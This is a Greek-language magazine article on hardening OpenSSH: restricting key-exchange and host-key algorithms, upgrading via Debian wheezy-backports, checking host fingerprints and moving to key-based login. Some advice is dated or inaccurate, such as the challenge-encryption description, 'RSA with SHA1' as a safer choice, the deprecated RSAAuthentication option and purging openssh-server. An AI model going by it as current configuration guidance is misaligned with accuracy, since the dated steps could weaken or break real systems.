μυστικές υπηρεσίες μπορούν να σπάσουν τον συγκεκριμένο αλγόριθμο πανεύκολα.

```
   KexAlgorithms
           Specifies the available KEX (Key Exchange) algorithms.  Multiple
           algorithms must be comma-separated.  The default is:

                 curve25519-sha256@libssh.org,
                 ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,
                 diffie-hellman-group-exchange-sha256,
                 diffie-hellman-group-exchange-sha1,
                 diffie-hellman-group14-sha1,
                 diffie-hellman-group1-sha1
```

Ιδού οι αλγόριθμοι που υποστηρίζει εξ ορισμού το OpenSSH, για την αρχική ανταλλαγή των κλειδιών και τη δημιουργία του "βασικού" κλειδιού κρυπτογράφησης.

Ας περάσουμε όμως και σ' έναν αλγόριθμο hashing. Πιστεύουμε ότι δεν υπάρχει κανένας χρήστης του Linux που να μην έχει ακούσει για τον SHA-1, έναν αλγόριθμο που ανέπτυξε η NSA και διαδέχτηκε τον ξεπερασμένο/σπασμένο SHA-0. Μέχρι πριν από περίπου δέκα χρόνια, ο αλγόριθμος SHA-1 αντιμετώπιζε μόνο την απειλή μιας επίθεσης brute force. Ο λόγος που προσπερνάμε αυτή την απειλή είναι απλός: Για να βρεθούν δύο διαφορετικά strings που να δίνουν το ίδιο HASH (κάτι που αποτελεί τεράστιο πρόβλημα και συνιστά σπάσιμο για έναν αλγόριθμο hashing) απαιτούνται 2^80 δοκιμές. Η κατάσταση άλλαξε το 2005, όταν μία ομάδα Κινέζων επιστημόνων (Xiaoyun Wang, Yiqun Lisa Yin και Hongbo Yu) δημοσίευσε μια βελτιωμένη μέθοδο επίθεσης που απαιτούσε 2^69 δοκιμές. Αυτό το νούμερο εξακολουθεί να είναι τεράστιο, αλλά η επίθεση των Κινέζων ερευνητών είναι 2048 φορές (2^11) ταχύτερη από μια επίθεση brute force. Σε τελική ανάλυση, εφόσον ανακαλύφθηκε μία επίθεση που είναι ταχύτερη από το "τυφλό" brute force, δεν αποκλείεται να ανακαλυφθούν και άλλες, ακόμα πιο αποδοτικές. Για το τέλος αφήσαμε τον αλγόριθμο DSA, που χρησιμοποιείται για την παρασκευή κλειδιών και τη λεγόμενη ψηφιακή υπογραφή. Ο συγκεκριμένος αλγόριθμος στηρίζεται σε μεγάλο βαθμό στην τυχαιότητα, ενώ παράγει κλειδιά που έχουν μήκος ακριβώς 1024 bits. Το δεύτερο χαρακτηριστικό αποτελεί έναν τουλάχιστον ενοχλητικό περιορισμό, εφόσον τα κλειδιά μεγαλύτερου μήκους παρέχουν μεγαλύτερη ασφάλεια (θεωρητικά πάντα). Όσο για την τυχαιότητα που αναφέραμε, πρέπει να πούμε ότι αποτελεί ένα ακόμα μειονέκτημα του DSA. Αν οι τυχαίοι αριθμοί που χρησιμοποιούνται δεν είναι *εντελώς* τυχαίοι, ο αλγόριθμος μπορεί να σπάσει αρκετά εύκολα. Κάτι τέτοιο συνέβη και με το σπάσιμο του Play Station 3, όταν η ομάδα fail0verflow έσπασε τον αλγόριθμο που χρησιμοποιούσε η SONY για την υπογραφή των παιχνιδιών.

Μήπως αναρωτιέστε πώς σχετίζονται αυτές οι αδυναμίες με το θέμα μας; Ε, λοιπόν, το OpenSSH, η πλέον διαδεδομένη υλοποίηση του SSH, υποστηρίζει όλους τους αλγόριθμους που αναφέραμε προηγουμένως. Μάλιστα, κάποιοι από αυτούς χρησιμοποιούνται εξ ορισμού.

Έγκαιρη αντιμετώπιση

Όπως είπαμε αρχικά, οι συνδέσεις SSH φαίνεται ότι δεν διατρέχουν κάποιον άμεσο κίνδυνο. Ωστόσο, το γεγονός ότι το OpenSSH υποστηρίζει ή και χρησιμοποιεί ορισμένους ευπαθείς αλγόριθμους, επιβάλλει τη λήψη ενός προληπτικού μέτρου: Την άμεση αντικατάσταση όλων των προβληματικών αλγορίθμων, πριν εμφανιστούν εξελιγμένες και πιο αποδοτικές επιθέσεις. Αυτή η προτροπή όμως μπορεί να οδηγήσει

σ' ένα νέο πρόβλημα. Τα τελευταία χρόνια και ιδιαίτερα μετά από τις αποκαλύψεις Snowden, έχουν φουντώσει τα σενάρια που αμφισβητούν την ασφάλεια *όλων* των αλγορίθμων κρυπτογράφησης. Όπως αντιλαμβάνεστε, πολλά από αυτά που ακούγονται και γράφονται αποτελούν θεωρίες συνωμοσίας και, κατά κύριο λόγο, αποκυήματα της φαντασίας. Ακόμα κι αν υπάρχει μια δόση αλήθειας σε κάποιες από τις φήμες που κυκλοφορούν, το μόνο που μπορούμε να κάνουμε ως λογικοί άνθρωποι είναι να στηριχτούμε στα γεγονότα κι όχι στις εικασίες.

Στη συνέχεια θα δούμε τις ρυθμίσεις που πρέπει να πραγματοποιήσουμε στο OpenSSH, ώστε να ελαχιστοποιήσουμε την πιθανότητα αποκρυπτογράφησης των συνδέσεών μας. Πριν προχωρήσουμε, όμως, πρέπει να σταθούμε σε μια λεπτομέρεια: Το Debian χρησιμοποιεί μια σχετικά παλιά έκδοση του OpenSSH. Πρόκειται για μια δοκιμασμένη και σταθερή έκδοση, η οποία όμως δεν προσφέρει τις επιλογές που συναντάμε στις νεότερες εκδόσεις. Γι' αυτό το λόγο, αν χρησιμοποιείτε Debian ή κάποια συγγενική διανομή, θα χρειαστεί να αναβαθμίσετε το OpenSSH για να πραγματοποιήσετε τις ρυθμίσεις που προτείνουμε. Κάτι τέτοιο προϋποθέτει την προσθήκη του repository με τον χαρακτηρισμό "backports". Συγκεκριμένα, αν χρησιμοποιούμε το Debian wheezy (την πιο πρόσφατη σταθερή έκδοση του Debian), πρέπει να προσθέσουμε το αποθετήριο ονόματι wheeze-backports. Το εν λόγω repository παρέχει πρόσβαση στα πακέτα που θα διαθέτει το default repository της *επόμενης* σταθερής έκδοσης Debian. Για την προσθήκη του wheezy-backports πρέπει να κάνουμε μια μικρή επέμβαση στο αρχείο /etc/apt/sources.list:

```
$ sudo nano /etc/apt/sources.list
```

Κάτω από τα repository που θα βρούμε εκεί, θα προσθέσουμε την ακόλουθη γραμμή:

```
deb http://ftp.debian.org/debian/ wheezy-backports main non-free contrib
```


Στη συνέχεια, αρκεί να ενημερώσουμε τη βάση δεδομένων του apt-get, να καταργήσουμε πλήρως την παλιά εγκατάσταση του OpenSSH και να το εγκαταστήσουμε εκ νέου – αυτή τη φορά από το νέο repository:

```
$ sudo apt-get update
$ sudo apt-get purge openssh-server
$ sudo apt-get -t wheezy-backports install openssh-server
```

Τέλος, θα ήταν χρήσιμο να κάνουμε και μια μικρή διευκρίνιση. Αν ρίξετε μια ματιά στον κατάλογο /etc/ssh θα διαπιστώσετε ότι περιλαμβάνει τα αρχεία ρυθμίσεων ssh_config και sshd_config. Το περιεχόμενο του πρώτου αρχείου καθορίζει τους όρους με τους οποίους πραγματοποιούνται οι "εξερχόμενες" συνδέσεις, δηλαδή οι συνδέσεις που ξεκινάμε με δική μας πρωτοβουλία προς άλλα μηχανήματα. Οι ρυθμίσεις του δεύτερου αρχείου (sshd_config) αφορούν στο δαίμονα (daemon) του SSH ή πιο απλά στον SSH server κι επηρεάζουν τις εισερχόμενες συνδέσεις. Ας δούμε τις προτεινόμενες ρυθμίσεις, εξετάζοντας βήμα προς βήμα τη δημιουργία μιας σύνδεσης SSH.

Κλειδί κρυπτογράφησης

Οι συνδέσεις SSH ξεκινούν πάντα με τη λεγόμενη ανταλλαγή κλειδιών (key exchange). Όταν ολοκληρωθεί αυτή η διαδικασία, τα δύο συστήματα που επιχειρούν τη σύνδεση έχουν αποκτήσει έναν κοινό μυστικό αριθμό. Από αυτόν τον αριθμό προκύπτει το κλειδί της κρυπτογράφησης, που χρησιμοποιείται αργότερα για την προ-



Την πρώτη φορά που θα συνδεθούμε σε κάποιον SSH server, το πρόγραμμα ζητά να επιβεβαιώσουμε το fingerprint του δημόσιου κλειδιού του server.

στασία όλων των μηνυμάτων. Σημειώστε τώρα ότι η παραγωγή του κλειδιού επιτυγχάνεται με τη βοήθεια ενός αλγόριθμου hashing. Το OpenSSH υποστηρίζει αρκετές παραλλαγές αυτής της διαδικασίας, καθεμία από τις οποίες στηρίζεται σε διαφορετικό αλγόριθμο για την ανταλλαγή κλειδιών και διαφορετικό αλγόριθμο hashing. Για να δείτε ποιοι συνδυασμοί αλγορίθμων υποστηρίζονται εξ ορισμού, αρκεί να ανατρέξετε στη σελίδα 5 και στην ενότητα KexAlgorithms, του man page του ssh_config:

```
$ man ssh_config 5
```

Όπως θα διαπιστώσετε, σε σχέση με το hashing το OpenSSH επιτρέπει τη χρήση του προβληματικού SHA1. Επιπρόσθετα, για την ανταλλαγή των κλειδιών υποστηρίζει και μερικές παραλλαγές του αλγορίθμου ECDH (Elliptic Curve Diffie-Hellman) οι οποίες προέρχονται από το NIST (National Institute of Standards and Technology). Το εν λόγω ινστιτούτο φημολογείται ότι εμπλέκεται σε διάφορα σχέδια της NSA. Δεν θα δώσουμε βάση στις φήμες – δεν χρειάζεται, δηλαδή. Θα σταθούμε όμως σε γεγονότα. Το NIST στο παρελθόν είχε προτείνει μια τροποποίηση σ' έναν αλγόριθμο παραγωγής τυχαίων αριθμών, η οποία συσκότιζε και σχεδόν απέκρυπτε τις αδυναμίες του εν λόγω αλγορίθμου. Ανεξάρτητα από το αν αυτή η πρόταση έγινε με δόλο ή όχι, πρόκειται για μία κίνηση που θέτει υπό σοβαρή αμφισβήτηση την αξιοπιστία του NIST. Μπορείτε να διαβάσετε περισσότερα εδώ: `https://projectbullrun.org/dual-ec/standard-change.html`.

Τελικά, αν απορρίψουμε οποιονδήποτε αλγόριθμο έχει σχεδιαστεί με τις οδηγίες του NIST, όπως και τη χρήση του ξεπερασμένου SHA1, απομένουν ελάχιστοι συνδυασμοί. Για να εξασφαλίσουμε ότι όλες οι εισερχόμενες συνδέσεις θα πραγματοποιούνται με τους ασφαλείς[1] αλγόριθμους, αρκεί να ανοίξουμε το sshd_config και να προσθέσουμε στο τέλος του την ακόλουθη γραμμή:

1. Τουλάχιστον για την ώρα ;)

```
KexAlgorithms  curve25519-sha256@libssh.org,  diffie-hellman-group-exchange-sha256
```

Για τις εξερχόμενες συνδέσεις πρέπει να ανοίξουμε το ssh_config, να εντοπίσουμε την ενότητα που αφορά όλες τις συνδέσεις προς οποιοδήποτε σύστημα (Host *) και να προσθέσουμε στο τέλος της την ίδια γραμμή:

```
Host *
   …
   …
  KexAlgorithms curve25519-sha256@libssh.org, diffie-hellman-group-exchange-sha256
```

Κάπου εδώ πρέπει να σημειώσουμε ότι υπάρχουν ορισμένες δημοφιλείς υπηρεσίες που δεν έχουν εγκαταλείψει τη χρήση του SHA1. Χαρακτηριστικό παράδειγμα αποτελεί το GitHub. Όσοι χρησιμοποιούμε τέτοιες υπηρεσίες, πρέπει να δημιουργήσουμε μια ενότητα εντός του ssh_config που θα αφορά στις συγκεκριμένες συνδέσεις και θα επιτρέπει τη χρήση του SHA1. Μέσα σ' αυτή την ενότητα πρέπει να επιτρέψουμε και τη χρήση του SHA1. Για παράδειγμα, αν όντως χρησιμοποιούμε το GitHub, πρέπει να ανοίξουμε το ssh_config και να προσθέσουμε στο τέλος του τις ακόλουθες γραμμές:

```
Host github.com
  KexAlgorithms curve25519-sha256@libssh.org, diffie-hellman-group-exchange-sha256, diffie-hellman-group-exchange-sha1, diffie-hellman-group14-sha1
```

Ταυτοποίηση προσώπων

Μετά την ανταλλαγή των κλειδιών, ακολουθεί η πιστοποίηση του server. Βλέπετε, πρέπει με κάποιον τρόπο να επιβεβαιωθεί η ταυτότητα του μηχανήματος, ώστε να αποφευχθεί το ενδεχόμενο μιας επίθεσης Man-in-The-Middle. Ο σχετικός έλεγχος πραγματοποιείται ως εξής: Κάθε φορά που συνδεόμαστε σε κάποιο μηχάνημα, λαμβάνουμε το δημόσιο κλειδί του server, όπως επίσης και το fingerprint του δημόσιου κλειδιού. Στη συνέχεια, το σύστημά μας στέλνει ένα σύντομο ερώτημα που ονομάζεται challenge και είναι κρυπτογραφημένο με το δημόσιο κλειδί του server. Εφόσον το δημόσιο κλειδί ανήκει πράγματι στο server με τον οποίο θέλουμε να συνδεθούμε, μόνο αυτός θα μπορεί να αποκρυπτογραφήσει το ερώτημα (Σ.τ.Ε. διότι *μόνον* αυτός διαθέτει το αντίστοιχο ιδιωτικό κλειδί). Επομένως, αν πάρουμε σωστή απάντηση το σύστημα θεωρεί ότι έχει συνδεθεί με το επιθυμητό μηχάνημα κι όχι με κάποιον επιτιθέμενο που έχει παρεισφρήσει στη σύνδεση.

Έλεγχος με το fingerprint

Δεν ξέρουμε αν το προσέξατε, αλλά η διαδικασία που περιγράψαμε φαίνεται να έχει ένα κενό: Πώς μπορεί να γνωρίζει ο υπολογιστής μας ότι το δημόσιο κλειδί που έλαβε ανήκει στ' αλήθεια στο μηχάνημα με το οποίο θέλουμε να συνδεθούμε; Θα μπορούσε κάλλιστα να ανήκει σε κάποιον επιτιθέμενο! Η αλήθεια είναι ότι το σύστημά μας *δεν* μπορεί να επιβεβαιώσει αυτόματα την εγκυρότητα του δημόσιου κλειδιού. Αυτός ο έλεγχος γίνεται από το χρήστη, κατά την *πρώτη* σύνδεση στον εκάστοτε server. Ακριβώς, γι' αυτό, μαζί με το δημόσιο κλειδί απο-

στέλλεται και το fingerprint. Κατά την πρώτη σύνδεση, το σύστημα προβάλλει το fingerprint που λαμβάνει και μάς ζητά να επιβεβαιώσουμε την εγκυρότητά του. Αν απαντήσουμε θετικά, το fingerprint αποθηκεύεται μόνιμα στο αρχείο ~/.ssh/known_hosts. Έτσι, κατά τις επόμενες συνδέσεις μας στο συγκεκριμένο server, το σύστημά μας θα γνωρίζει αν έλαβε το σωστό δημόσιο κλειδί ή όχι. Αλλα σ' αυτό το σημείο ενδέχεται να προέκυψαν δύο νέα ερωτήματα: Γιατί ερωτούμαστε για την εγκυρότητα του fingerprint του δημόσιου κλειδιού και όχι για το ίδιο το δημόσιο κλειδί; Πώς μπορούμε να πληροφορηθούμε το fingerprint ενός μηχανήματος; Η απάντηση στο πρώτο ερώτημα είναι απλή. Το δημόσιο κλειδί είναι συνήθως αρκετά μεγάλο και θα ήταν δύσκολο για έναν άνθρωπο να ελέγξει την εγκυρότητά του. Αντίθετα, το fingerprint είναι σχετικά μικρό και μπορεί να επαληθευτεί ευκολότερα. Από όλα τα παραπάνω, αναδεικνύεται η μεγάλη προσοχή που πρέπει να επιδεικνύουμε κατά την πρώτη σύνδεση σε κάποιο μηχάνημα. Ας περάσουμε όμως και στο επόμενο ερώτημα. Πώς μπορούμε να επιβεβαιώσουμε την εγκυρότητα του fingerprint; Ο μοναδικός ασφαλής τρόπος είναι να πάρουμε το fingerprint του server και να το αντιπαραβάλουμε με αυτό που λάβαμε. Ωραία, θα σκεφτείτε, αλλά πώς μπορούμε να "πάρουμε το fingerprint του server"; (Σ.τ.Ε. Είμαι βέβαιος ότι εδώ ακριβώς ο αρθρογράφος έκανε air-quotes.) Κατ' αρχάς, στην ιδανική περίπτωση, πρέπει να βρεθούμε μπροστά από το εν λόγω μηχάνημα, ώστε να είμαστε βέβαιοι ότι έχουμε αποφύγει το ενδεχόμενο μιας επίθεσης MitM. Από 'κεί και πέρα, αρκεί να ανοίξουμε μια κονσόλα και να δώσουμε κάτι τέτοιο:

```
$ sudo ssh-keygen -l -f /etc/ssh/ssh_host_rsa_key.pub
```

Με αυτόν τον τρόπο θα εμφανιστεί το fingerprint του δημόσιου κλειδιού του μηχανήματος. Στην ιδανική περίπτωση πάντα, πρέπει να σημειώσουμε τη συγκεκριμένη τιμή κι όταν αργότερα συνδεθούμε στο μηχάνημα μέσω SSH, να την αντιπαραβάλουμε με το fingerprint που λάβαμε… Αν έχετε αρχίσει να δυσανασχετείτε, σας καταλαβαίνουμε. Η ασφάλεια όμως απαιτεί θυσίες ;)


Στη διαδικασία που περιγράψαμε κάναμε λόγο για το δημόσιο κλειδί του server, το αντίστοιχο ιδιωτικό και τη δημιουργία ενός fingerprint. Όπως υποψιάζεστε, το OpenSSH υποστηρίζει αρκετούς συνδυασμούς αλγορίθμων γι' αυτές τις εργασίες. Αν θέλετε να δείτε ποιοι χρησιμοποιούνται εξ ορισμού (καθώς και τη σειρά προτίμησης) μπορείτε να ανατρέξετε πάλι στο man page του ssh_config, στη σελίδα 5 και στην ενότητα HostKeyAlgorithms. Από τους συνδυασμούς που θα συναντήσετε εκεί, θεωρούμε ασφαλέστερους τους "Ed25519 με SHA512" και "RSA με SHA1". Η δεύτερη επιλογή μπορεί να σάς φανεί παράλογη, αφού όπως έχουμε πει ο αλγόριθμος SHA1 θεωρείται τρωτός. Ωστόσο, η συμβολή του αλγορίθμου hashing στη διαδικασία που εξετάζουμε δεν είναι κρίσιμη. Εξυπηρετεί μόνο στη δική μας διευκόλυνση, για την αρχική επαλήθευση του δημόσιου κλειδιού. Ο λόγος για τον οποίο απορρίπτουμε τους υπόλοιπους συνδυασμούς αλγορίθμων είναι πολύ απλός: Πρόκειται για αλγορίθμους που έχει σχεδιάσει ή προτείνει το αναξιόπιστο NIST. Για να εξασφαλίσουμε ότι ο *δικός μας* SSH server θα υποστηρίζει μόνο τους παραπάνω δύο συνδυασμούς αλγορίθμων, πρέπει να ανοίξουμε το sshd_config, να σβήσουμε όλες τις γραμμές που ξεκινούν με το "HostKey" και στη θέση τους να προσθέσουμε τις ακόλουθες δύο:

```
HostKey /etc/ssh/ssh_host_ed25519_key
HostKey /etc/ssh/ssh_host_rsa_key
```

Φυσικά, μετά από αυτή τη ρύθμιση πρέπει να δημιουργήσουμε τα αντίστοιχα ζεύγη κλειδιών, όπως επίσης και να επανεκκινήσουμε τον SSH server:

```
$ cd /etc/ssh
$ sudo ssh-keygen -t ed25519 -f ssh_host_ed25519_key < /dev/null
$ sudo ssh-keygen -t rsa -b 4096 -f ssh_host_rsa_key < /dev/null
$ sudo service ssh restart
```

Όπως αντιλαμβάνεστε, για το ξεκίνημα μιας σύνδεσης SSH δεν αρκεί η πιστοποίηση του server. Είναι προφανές ότι θα πρέπει να πιστοποιηθεί και η ταυτότητα του client, δηλαδή του χρήστη που επιχειρεί τη σύνδεση. Παραδοσιακά, αυτός ο έλεγχος πραγματοποιείται με τη βοήθεια ενός password. Ωστόσο, μια που εξετάζουμε το πώς θα θωρακίσουμε τις συνδέσεις SSH, πρέπει να πούμε ότι η χρήση password *δεν* αποτελεί την ασφαλέστερη λύση.



Αν αλλάξει το δημόσιο κλειδί ενός server στον οποίο έχουμε συνδεθεί και στο παρελθόν, το πρόγραμμα θα μας ενημερώσει σχετικά και θα τερματίσει τη σύνδεση προκειμένου να αποφευχθεί το ενδεχόμενο επίθεσης Man-in-The-Middle. Ταυτόχρονα, θα μας ενημερώσει για το αρχείο και τη γραμμή όπου έχει αποθηκευτεί το δημόσιο κλειδί του εν λόγω server. Αν η αλλαγή του κλειδιού συνέβη στ' αλήθεια και δεν δεχόμαστε επίθεση, θα πρέπει να σβήσουμε το αποθηκευμένο κλειδί και να αποπειραθούμε να συνδεθούμε ξανά.

Αυξημένη ασφάλεια

Μπορεί να χρησιμοποιούμε πάντοτε ισχυρά passwords και να μην κινδυνεύουμε από τις επιθέσεις brute force, αλλά σε αυτό το άρθρο προσπαθούμε να αυξήσουμε την ασφάλεια των συνδέσεων SSH με κάθε τρόπο. Παλεύουμε με τη λεπτομέρεια και δεν θα αφήσουμε το παραμικρό περιθώριο για τους επιτιθέμενους. Ακριβώς γι' αυτό συνιστούμε την κατάργηση της ταυτοποίησης με κάποιο συνθηματικό και τη χρήση ενός ζεύγους δημόσιου–ιδιωτικού κλειδιού. Η σύνδεση και η ταυτοποίηση του χρήστη με αυτή τη μέθοδο ονομάζεται "password-less login" και μοιάζει με τη διαδικασία που είδαμε νωρίτερα, για την ταυτοποίηση του server. Μόνο που εδώ, το δημόσιο

κλειδί μεταφέρεται μία φορά προς τον server – και μάλιστα "χειροκίνητα". Με αυτόν τον τρόπο, ο server θεωρεί ότι διαθέτει το σωστό δημόσιο κλειδί (το δικό μας) και το χρησιμοποιεί για να κρυπτογραφεί τα λεγόμενα challenges.

Για να ενεργοποιήσουμε τον παραπάνω μηχανισμό ταυτοποίησης, πρέπει να ξεκινήσουμε φτιάχνοντας ένα προσωπικό ζεύγος κλειδιών. Όπως είπαμε ήδη, το δημόσιο κλειδί θα μεταφερθεί στον server, ενώ το ιδιωτικό κλειδί πρέπει να μείνει στον δικό μας υπολογιστή και μόνο. Στη συνέχεια οφείλουμε να τροποποιήσουμε κατάλληλα τις ρυθμίσεις του SSH server, καθώς και του μηχανήματος από το οποίο θα πραγματοποιούμε τις συνδέσεις προς τον server. Ας πάρουμε τα πράγματα με τη σειρά κι ας δούμε πώς μπορούμε να δημιουργήσουμε ένα ζεύγος κλειδιών:

```
$ ssh-keygen -t rsa -b 4096 -a 100
```

Όπως βλέπετε, επιλέξαμε τη δημιουργία κλειδιών με τον αλγόριθμο RSA κι ορίσαμε ως μήκος τα 4096 bits. Σημειώστε ότι το προγραμματάκι ssh-keygen θα ζητήσει να εισάγουμε ένα passphrase για την προστασία του ιδιωτικού κλειδιού. Αυτό το βήμα θεωρείται αρκετά σημαντικό για την ασφάλεια του εν λόγω κλειδιού και κατ' επέκταση για την ασφάλεια των συνδέσεων SSH που θα πραγματοποιούμε αργότερα. Καλό θα ήταν να χρησιμοποιήσετε κάποιο ισχυρό συνθηματικό. Έχετε όμως υπόψη ότι σε αρκετές περιπτώσεις η χρήση συνθηματικού δεν είναι επιθυμητή, ειδικά όταν θέλουμε οι συνδέσεις SSH να γίνονται αυτόματα και χωρίς καμία αλληλεπίδραση με το χρήστη. Τώρα, για τη μεταφορά του δημόσιου κλειδιού στον server αρκεί να δώσουμε κάτι τέτοιο:

```
$ ssh-copy-id <username>@<host>
```

Προφανώς, στη θέση του <host> πρέπει να δώσουμε τη διεύθυνση του (απομακρυσμένου) server, ενώ στη θέση του <username> πρέπει να βάλουμε το όνομα χρήστη στον "απομακρυσμένο" λογαριασμό. Αφού ολοκληρωθεί η μεταφορά του κλειδιού, μπορούμε να προχωρήσουμε στις ρυθμίσεις που απενεργοποιούν την ταυτοποίηση με password. Στον server και μέσα στο αρχείο sshd_config πραγματοποιούμε τις ακόλουθες ρυθμίσεις:

```
PasswordAuthentication no
PubkeyAuthentication yes
RSAAuthentication yes
```

Αντίστοιχα, στο σύστημα από το οποίο θα πραγματοποιούμε τις συνδέσεις, πρέπει να ανοίξουμε το αρχείο ssh_config, να μεταβούμε στην ενότητα Host * και να προσθέσουμε τα εξής:

```
Host *
   …
   …
   PasswordAuthentication no
   PubkeyAuthentication yes
```

Νομίζουμε ότι η ερμηνεία των παραπάνω είναι πασιφανής. Αφού ολοκληρώσουμε τις ρυθμίσεις, αρκεί να επανεκκινήσουμε τον SSH server και στα δύο μηχανήματα, δίνοντας, π.χ., κάτι τέτοιο:

```
$ sudo service ssh restart
```

Μετά από τα παραπάνω, κάθε φορά που θα επιχειρούμε μια σύνδεση μεταξύ των συγκεκριμένων δύο συστημάτων, θα είναι αρκετό να δίνουμε το passphrase που προστατεύει το ιδιωτικό μας κλειδί. Σε ότι αφορά στην ευκολία δεν θα έχει αλλάξει τίποτα, αλλά η ασφάλεια θα έχει αυξηθεί κατακόρυφα! Σκεφτείτε ότι το passphrase απαιτείται για τη χρήση του ιδιωτικού κλειδιού από το δικό μας σύστημα κι όχι από τον server. Επομένως, ο τελευταίος δεν περιμένει κανένα συνθηματικό κι άρα δεν κινδυνεύει καθόλου από επιθέσεις MiTM. Από την άλλη, όπως αναφέραμε και προηγουμένως είναι πιθανό να μην έχουμε ορίσει passphrase για το ιδιωτικό κλειδί. Σ' αυτή την περίπτωση, η σύνδεση στον απομακρυσμένο OpenSSH server θα γίνεται ακόμα πιο γρήγορα.

```
HostKeyAlgorithms
        Specifies the protocol version 2 host key algorithms that the
        client wants to use in order of preference.  The default for this
        option is:

           ecdsa-sha2-nistp256-cert-v01@openssh.com,
           ecdsa-sha2-nistp384-cert-v01@openssh.com,
           ecdsa-sha2-nistp521-cert-v01@openssh.com,
           ssh-ed25519-cert-v01@openssh.com,
           ssh-rsa-cert-v01@openssh.com,ssh-dss-cert-v01@openssh.com,
           ssh-rsa-cert-v00@openssh.com,ssh-dss-cert-v00@openssh.com,
           ecdsa-sha2-nistp256,ecdsa-sha2-nistp384,ecdsa-sha2-nistp521,
           ssh-ed25519,ssh-rsa,ssh-dss


        If hostkeys are known for the destination host then this default
        is modified to prefer their algorithms.
```

Οι διαθέσιμοι συνδυασμοί αλγορίθμων για τη δημιουργία ενός ζεύγους κλειδιών και την παραγωγή του fingerprint.

Πρόσθετη δικλείδα ασφαλείας

